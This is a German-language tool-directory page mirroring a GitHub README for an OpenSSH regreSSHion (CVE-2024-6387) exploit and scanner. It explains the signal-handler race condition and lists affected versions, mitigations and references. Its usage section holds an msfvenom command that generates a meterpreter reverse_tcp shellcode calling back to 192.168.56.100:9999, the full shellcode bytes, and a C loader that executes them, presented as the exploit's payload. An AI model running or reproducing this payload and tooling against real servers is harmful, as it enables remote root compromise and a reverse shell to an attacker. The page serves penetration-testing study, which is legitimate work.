
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-6387 — Exploit und Scanner für CVE-2024-6387 (regreSSHion) in OpenSSH. Enthält Erkennung, RCE-Ausnutzung und Shellcode-Generierung für autorisierte Penetrationstests und Laborumgebungen. | Kitploit
Tools/GitHubGitHub/kaleth4/cve-2024-6387
SchwachstellenanalyseExploitationShellcodePenetrationstestsLernen & BildungPayload-EntwicklungLabs & Praxis
GitHubkaleth4/cve-2024-6387

CVE-2024-6387

Exploit und Scanner für CVE-2024-6387 (regreSSHion) in OpenSSH. Enthält Erkennung, RCE-Ausnutzung und Shellcode-Generierung für autorisierte Penetrationstests und Laborumgebungen.

Repository anzeigen
32vor 7 MonatenNoch nicht geprüft
Teilen
      EXPLOIT CVE-2024-6387

💥 EXPLOIT CVE-2024-6387 (regreSSHion)

Werkzeug für Analyse, Erkennung und kontrollierte Tests der Schwachstelle CVE-2024-6387 auf OpenSSH-Servern.


Bash Python Ethical


⚠️ Rechtlicher und ethischer Hinweis

Dieses Repository dient ausschließlich Bildungszwecken.
Verwende es nur in:

  • Laboren (HTB, TryHackMe)
  • Eigenen Umgebungen
  • Audits mit ausdrücklicher Genehmigung

⚠️ Das Scannen oder Ausnutzen von Systemen ohne Erlaubnis ist illegal.
Dieser Inhalt ist auf Verteidigung und Lernen ausgerichtet.


📑 Inhaltsverzeichnis

  • 📖 Allgemeine Beschreibung
  • 🔍 Technische Details
  • 📊 Betroffene Versionen
  • ⚙️ Verwendung
  • 🛠️ Gegenmaßnahmen
  • 📚 Referenzen
  • 👤 Autor
  • 📢 Haftungsausschluss

📖 Allgemeine Beschreibung

CVE-2024-6387, bekannt als regreSSHion, ist eine Regression einer bereits 2006 behobenen Schwachstelle (CVE-2006-5051).

Sie wurde in OpenSSH 8.5p1 (2020) wieder eingeführt und ermöglicht:

  • Remotecodeausführung (RCE)
  • Potenziellen Zugriff als root
  • Nicht authentifizierten Angriff
  • Ohne Benutzerinteraktion

Es gibt auch eine verwandte Schwachstelle:

  • CVE-2024-6409 → betrifft den Kindprozess in Umgebungen mit Privilegientrennung

🔍 Technische Details

Die Schwachstelle basiert auf einer Race Condition im Signalhandler von sshd.

🧠 Funktionsweise

  1. Der Server legt LoginGraceTime fest (Standard: 120s)
  2. Wenn sich der Client nicht authentifiziert:
    • Wird das Signal SIGALRM ausgelöst
  3. Der Handler führt nicht signal-sichere Funktionen aus, wie:
    • syslog()
    • malloc()
    • free()

💣 Auswirkungen

Dies kann Folgendes verursachen:

  • Speicherkorruption (Heap)
  • Beliebige Codeausführung

⏱️ Schwierigkeit der Ausnutzung

  • Erfordert ~10.000 Versuche (Race Condition)
  • Auf 32-Bit-Systemen:
    • Kann 6–8 Stunden dauern
  • Faktoren:
    • ASLR
    • Netzwerklatenz
    • Systemlast

📊 Betroffene Versionen

StatusVersionenAnmerkungen
⚠️ Verwundbar< 4.4p1Falls kein alter Patch vorhanden ist
✅ Sicher4.4p1 → < 8.5p1Zuvor behoben
⚠️ Verwundbar8.5p1 → < 9.8p1Regression vorhanden
✅ Behoben>= 9.8p1Offizieller Patch

🛡️ OpenBSD ist nicht verwundbar dank zusätzlicher Schutzmaßnahmen, die seit 2001 implementiert wurden. 2 1


##⚙️ Verwendung python3 exploit.py

🔎 Scannen von OpenSSH-Servern

python3 scanner.py <IP> -p 22

```bash

# Generating a shellcode 
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.56.100 LPORT=9999 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of c file: 574 bytes

unsigned char buf[] =
"\x31\xff\x6a\x09\x58\x99\xb6\x10\x48\x89\xd6\x4d\x31\xc9"
"\x6a\x22\x41\x5a\x6a\x07\x5a\x0f\x05\x48\x85\xc0\x78\x51"
"\x6a\x0a\x41\x59\x50\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01"
"\x5e\x0f\x05\x48\x85\xc0\x78\x3b\x48\x97\x48\xb9\x02\x00"
"\x27\x0f\xc0\xa8\x38\x64\x51\x48\x89\xe6\x6a\x10\x5a\x6a"
"\x2a\x58\x0f\x05\x59\x48\x85\xc0\x79\x25\x49\xff\xc9\x74"
"\x18\x57\x6a\x23\x58\x6a\x00\x6a\x05\x48\x89\xe7\x48\x31"
"\xf6\x0f\x05\x59\x59\x5f\x48\x85\xc0\x79\xc7\x6a\x3c\x58"
"\x6a\x01\x5f\x0f\x05\x5e\x6a\x7e\x5a\x0f\x05\x48\x85\xc0"
"\x78\xed\xff\xe6";

Eigener Payload

#include <stdio.h>

// A placeholder of your custom payload 
const char shellcode[] =
"\x31\xff\x6a\x09\x58\x99\xb6\x10\x48\x89\xd6\x4d\x31\xc9"
"\x6a\x22\x41\x5a\x6a\x07\x5a\x0f\x05\x48\x85\xc0\x78\x51"
"\x6a\x0a\x41\x59\x50\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01"
"\x5e\x0f\x05\x48\x85\xc0\x78\x3b\x48\x97\x48\xb9\x02\x00"
"\x27\x0f\xc0\xa8\x38\x64\x51\x48\x89\xe6\x6a\x10\x5a\x6a"
"\x2a\x58\x0f\x05\x59\x48\x85\xc0\x79\x25\x49\xff\xc9\x74"
"\x18\x57\x6a\x23\x58\x6a\x00\x6a\x05\x48\x89\xe7\x48\x31"
"\xf6\x0f\x05\x59\x59\x5f\x48\x85\xc0\x79\xc7\x6a\x3c\x58"
"\x6a\x01\x5f\x0f\x05\x5e\x6a\x7e\x5a\x0f\x05\x48\x85\xc0"
"\x78\xed\xff\xe6";

int main() {
    // Execute shellcode
    printf("Executing shellcode...\n");
    void (*sc)() = (void(*)())shellcode;
    sc();

    return 0;
}

Aktueller Payload

#include <stdio.h>
 

#define MAX_PACKET_SIZE (256 * 1024)
#define LOGIN_GRACE_TIME 120
#define MAX_STARTUPS 100
#define CHUNK_ALIGN(s) (((s) + 15) & ~15)


🛠️ Gegenmaßnahmen und Behebung Es wird empfohlen, diese Schritte dringend durchzuführen, insbesondere bei über das Internet erreichbaren Systemen : Sofortige Aktualisierung: Auf OpenSSH 9.8p1 aktualisieren oder die jeweiligen distributionsspezifischen Patches anwenden . sshd-Konfiguration: Falls die Aktualisierung nicht möglich ist, setzen Sie LoginGraceTime 0 in der Datei /etc/ssh/sshd_config . Warnung: Dies verhindert die RCE, setzt den Server jedoch einer Denial-of-Service-Gefahr (DoS) durch Erschöpfung von Verbindungen aus . Zugriffskontrolle: SSH-Zugriff durch netzwerkbasierte Kontrollen (Firewalls/VPN) und Netzwerksegmentierung einschränken, um seitliche Bewegungen zu vermeiden .

Referenzen

  • https://www.zscaler.com/blogs/security-research/openssh-vulnerabilities-cve-2024-6387-cve-2024-6409-pose-significant
  • https://www.exploit-db.com/exploits/52269
  • https://www.offsec.com/blog/regresshion-exploit-cve-2024-6387/
  • https://github.com/xaitax/CVE-2024-6387_Check

👤 Autor

Kaleth Corcho
Systemtechnik · WolvesTI · Bogotá, Kolumbien

LinkedIn GitHub


📢 Haftungsausschluss

  • Wichtiger Hinweis:
    • Dieses Tool wird ausschließlich für autorisierte Penetrationstests und Red-Team-Übungen entwickelt und verwendet. Es wurde entwickelt, um Schwachstellen im OpenSSH-Server auf glibc-basierten Linux-Systemen zu identifizieren und auszunutzen. Die unbefugte Nutzung dieses Tools ist strengstens untersagt. Der Besitzer dieses Tools ist nicht verantwortlich für unbefugten Zugriff oder böswillige Nutzung des Tools.
  • Rechtlicher Hinweis:
    • Die unbefugte Nutzung dieses Tools auf Systemen oder Netzwerken ohne ausdrückliche Genehmigung der jeweiligen Eigentümer kann geltende Gesetze und Vorschriften verletzen. Die Benutzer sind dafür verantwortlich, die Einhaltung der rechtlichen und ethischen Standards für Cybersicherheitstests und -bewertungen sicherzustellen.
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    260
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    251

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →